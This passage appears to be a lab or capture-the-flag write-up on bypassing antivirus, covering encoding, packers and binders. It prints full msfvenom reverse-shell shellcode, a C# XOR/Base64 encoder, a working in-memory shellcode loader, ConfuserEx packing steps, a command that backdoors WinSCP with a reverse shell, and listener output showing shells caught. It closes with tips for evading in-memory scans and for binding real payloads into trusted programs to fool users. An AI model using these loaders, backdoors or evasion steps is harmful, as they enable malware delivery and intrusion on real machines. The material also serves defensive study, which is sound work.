
We execute the payload:



Aand get connection back!

```
root@ip-10-10-117-180:~/Desktop# nc -lvp 7474
Listening on [0.0.0.0] (family 0, port 7474)
Connection from ip-10-10-54-131.eu-west-1.compute.internal 50803 received!
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Tools\CS Files>
```

This also bypassed the detection of AV:



6 Encoding and Encryption

Let’s create our own custom encoding schemes so that the AV doesn't know what to do to analyze our payload. Notice you don't have to do anything too complex, as long as it is confusing enough for the AV to analyze. For this task, we will take a simple reverse shell generated by msfvenom and use a combination of XOR and Base64 to bypass Defender.

Let's start by generating a reverse shell with msfvenom in CSharp format:

```
root@ip-10-10-117-180:~/Desktop# msfvenom LHOST=10.10.117.180 LPORT=443 -p windows/x64/shell_reverse_tcp -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of csharp file: 2368 bytes
byte[] buf = new byte[460] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,
0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,
0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,
```

Before building our actual payload, we will create a program that will take the shellcode generated by msfvenom and encode it in any way we like. In this case, we will be XORing the payload with a custom key first and then encoding it using base64. Here's the complete code for the encoder:

```csharp
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace Encrypter
{
    internal class Program
    {
        private static byte[] xor(byte[] shell, byte[] KeyBytes)
        {
            for (int i = 0; i < shell.Length; i++)
            {
                shell[i] ^= KeyBytes[i % KeyBytes.Length];
            }
            return shell;
        }
        static void Main(string[] args)
        {
            //XOR Key - It has to be the same in the Droppr for Decrypting
            string key = "THMK3y123!";

            //Convert Key into bytes
            byte[] keyBytes = Encoding.ASCII.GetBytes(key);

            //Original Shellcode here (csharp format)
            byte[] buf = new byte[460] { 0xfc,0x48,0x83,..,0xda,0xff,0xd5 };

            //XORing byte by byte and saving into a new array of bytes
            byte[] encoded = xor(buf, keyBytes);
            Console.WriteLine(Convert.ToBase64String(encoded));
        }
    }
}
```

The code is pretty straightforward and will generate an encoded payload that we will embed on the final payload. We need to replace the buf variable with the shellcode generated previously.

Also, need to compile:

```
PS C:\Tools> csc.exe Encryptor.cs
Microsoft (R) Visual C# Compiler version 4.8.3761.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserve

This compiler is provided as part of the Microsoft (R)
ersions up to C# 5, which is no longer the latest vers
s of the C# programming language, see http://go.micros
```

And now we get our encoded payload

```
PS C:\Tools> .\Encryptor.exe
qADOr8OR8TIzIRUZDBthKGd6AvMxAMYZUzG6YCtp3xptA7g
7eOG5s6lUSE0DtrlFVXsghBjGAys9unITaFWYrh17hvhzuB
LxMgnGR3s9unIvaFWYDMA38Xkz42AMCRUVaiNwanJ4FRIFy
```


this can be inserted into EncStageless.cs:

```
using System;
using System.Net;
using System.Text;
using System.Runtime.InteropServices;

public class Program {
  [DllImport("kernel32")]
  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

  [DllImport("kernel32")]
  private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param,
UInt32 dwCreationFlags, ref UInt32 lpThreadId);

  [DllImport("kernel32")]
  private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

  private static UInt32 MEM_COMMIT = 0x1000;
  private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

  private static byte[] xor(byte[] shell, byte[] KeyBytes)
        {
            for (int i = 0; i < shell.Length; i++)
            {
                shell[i] ^= KeyBytes[i % KeyBytes.Length];
            }
            return shell;
        }
  public static void Main()
  {

    string dataBS64 = "qKDPSzN5UbvWEJQsxhsD8mM+uHNAwz9jPM57FAL....pEvWzJg3oE=";
    byte[] data = Convert.FromBase64String(dataBS64);

    string key = "THMK3y123!";
    //Convert Key into bytes
    byte[] keyBytes = Encoding.ASCII.GetBytes(key);

    byte[] encoded = xor(data, keyBytes);

    UInt32 codeAddr = VirtualAlloc(0, (UInt32)encoded.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(encoded, 0, (IntPtr)(codeAddr), encoded.Length);

    IntPtr threadHandle = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr parameter = IntPtr.Zero;
    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

    WaitForSingleObject(threadHandle, 0xFFFFFFFF);

  }
}
```

```
PS C:\Tools\CS Files> .\EncStageless.exe
```

Aand we got connection!

```
root@ip-10-10-117-180:~/Desktop# nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from ip-10-10-54-131.eu-west-1.compute.internal 51180 received!
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Tools\CS Files>
```


No Threat is Found!
If you managed to upload your dropper, It will be executed soon! Get your flag from the Desktop!

7 Packers

Let's say you built a reverse shell executable, but the AV is catching it as malicious because it matches a known signature. In this case, using a packer will transform the reverse shell executable so that it doesn't match any known signatures while on disk. As a result, you should be able to distribute your payload to any machine's disk without much problem.

AV solutions, however, could still catch your packed application for a couple of reasons:

- While your original code might be transformed into something unrecognizable, remember that the packed executable contains a stub with the unpacker's code. If the unpacker has a known signature, AV solutions might still flag any packed executable based on the unpacker stub alone.
- At some point, your application will unpack the original code into memory so that it can be executed. If the AV solution you are trying to bypass can do in-memory scans, you might still be detected after your code is unpacked.

We have following payload code to work with. It takes a shellcode generated by msfvenom and runs it into a separate thread. For this to work, you'll need to generate a new shellcode and put it into the shellcode variable of the code:

UnEncStagelessPayload.cs

```
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;

public class Program {
  [DllImport("kernel32")]
  private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

  [DllImport("kernel32")]
  private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

  [DllImport("kernel32")]
  private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

  private static UInt32 MEM_COMMIT = 0x1000;
  private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

  public static void Main()
  {
    byte[] shellcode = new byte[] { YOUR RAW SHELLCODE };


    UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);

    IntPtr threadHandle = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr parameter = IntPtr.Zero;
    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

    WaitForSingleObject(threadHandle, 0xFFFFFFFF);

  }
}
```

here is the shellcode we add:


```
public static void Main()
{
  byte[] shellcode = new byte[460] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,
  0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,
  0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
  0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,
  0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,
  0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,
  0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,
  0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,
  0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,
  0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,
  0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,
  0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
  0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,
  0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,
  0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,
  0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,
  0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
  0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,
  0x32,0x00,0x00,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,
  0x01,0x00,0x00,0x49,0x89,0xe5,0x49,0xbc,0x02,0x00,0x1d,0x36,
  0x0a,0x0a,0xf6,0x8e,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,
  0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
  0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,
  0xd5,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,
  0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,
  0x0f,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,
  0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,
  0xff,0xd5,0x48,0x81,0xc4,0x40,0x02,0x00,0x00,0x49,0xb8,0x63,
  0x6d,0x64,0x00,0x00,0x00,0x00,0x00,0x41,0x50,0x41,0x50,0x48,
  0x89,0xe2,0x57,0x57,0x57,0x4d,0x31,0xc0,0x6a,0x0d,0x59,0x41,
  0x50,0xe2,0xfc,0x66,0xc7,0x44,0x24,0x54,0x01,0x01,0x48,0x8d,
  0x44,0x24,0x18,0xc6,0x00,0x68,0x48,0x89,0xe6,0x56,0x50,0x41,
  0x50,0x41,0x50,0x41,0x50,0x49,0xff,0xc0,0x41,0x50,0x49,0xff,
  0xc8,0x4d,0x89,0xc1,0x4c,0x89,0xc1,0x41,0xba,0x79,0xcc,0x3f,
  0x86,0xff,0xd5,0x48,0x31,0xd2,0x48,0xff,0xca,0x8b,0x0e,0x41,
  0xba,0x08,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,
  0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,0x28,
  0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,
  0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0xff,0xd5};
```

We will compile it and upload to AV check.


```
C:\Tools\CS Files>csc UnEncStagelessPayload.cs
Microsoft (R) Visual C# Compiler version 4.8.3761.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.
```

However, it still gets detected.

We will use the ConfuserEx packer for this task, as our payloads are programmed on .NET.



First, need to select payload and enable compressor. Finally, the new payload should be ready and won't trigger alarms when uploaded to AV Checker. Let's test it! Also, if it goes under the radar, we should get connection back:



No detections!

```
root@ip-10-10-246-142:~# nc -lvp 7478
Listening on [0.0.0.0] (family 0, port 7478)
Connection from ip-10-10-51-25.eu-west-1.compute.internal 49919 received!
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\App>
```

Nice! Also got connection back! Getting the flag before it is too late:

```
C:\Users\av-victim\Desktop>type flag.txt
type flag.txt
[redacted]
C:\Users\av-victim\Desktop>
```

We need to remember AVs doing in-memory scanning. If many commands are run on your reverse shell, the AV will notice your shell and kill it. This is because Windows Defender will hook certain Windows API calls and do in-memory scanning whenever such API calls are used. In the case of any shell generated with msfvenom, CreateProcess() will be invoked and detected.

There are a couple of simple things you can do to avoid detection:

- Just wait a bit. Try spawning the reverse shell again and wait for around 5 minutes before sending any command. You'll see the AV won't complain anymore. The reason for this is that scanning memory is an expensive operation. Therefore, the AV will do it for a while after your process starts but will eventually stop.
- Use smaller payloads. The smaller the payload, the less likely it is to be detected

8 Binders


You can easily plant a payload of your preference in any .exe file with msfvenom. The binary will still work as usual but execute an additional payload silently. The method used by msfvenom injects your malicious program by creating an extra thread for it, so it is slightly different from what was mentioned before but achieves the same result. Having a separate thread is even better since your program won't get blocked in case your shellcode fails for some reason.

For this task, we will be backdooring the WinSCP.


```
root@ip-10-10-246-142:~# msfvenom -x WinSCP.exe -k -p windows/shell_reverse_tcp
lhost=10.10.246.142 lport=7779 -f exe -o WinSCP-evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 35506176 bytes
Saved as: WinSCP-evil.exe
```

The binary will still work as usual but execute an additional payload silently. The method used by msfvenom injects your malicious program by creating an extra thread for it, so it is slightly different from what was mentioned before but achieves the same result. Having a separate thread is even better since your program won't get blocked in case your shellcode fails for some reason.

When executing the malicious .exe, WinSCP will work:



But we also get connection to our listener! Nice!



However, binders won't do much to hide your payload from an AV solution. The simple fact of joining two executables without any changes means that the resulting executable will still trigger any signature that the original payload did.

The main use of binders is to fool users into believing they are executing a legitimate executable rather than a malicious payload.

When creating a real payload, you may want to use encoders, crypters, or packers to hide your shellcode from signature-based AVs and then bind it into a known executable so that the user doesn't know what is being executed.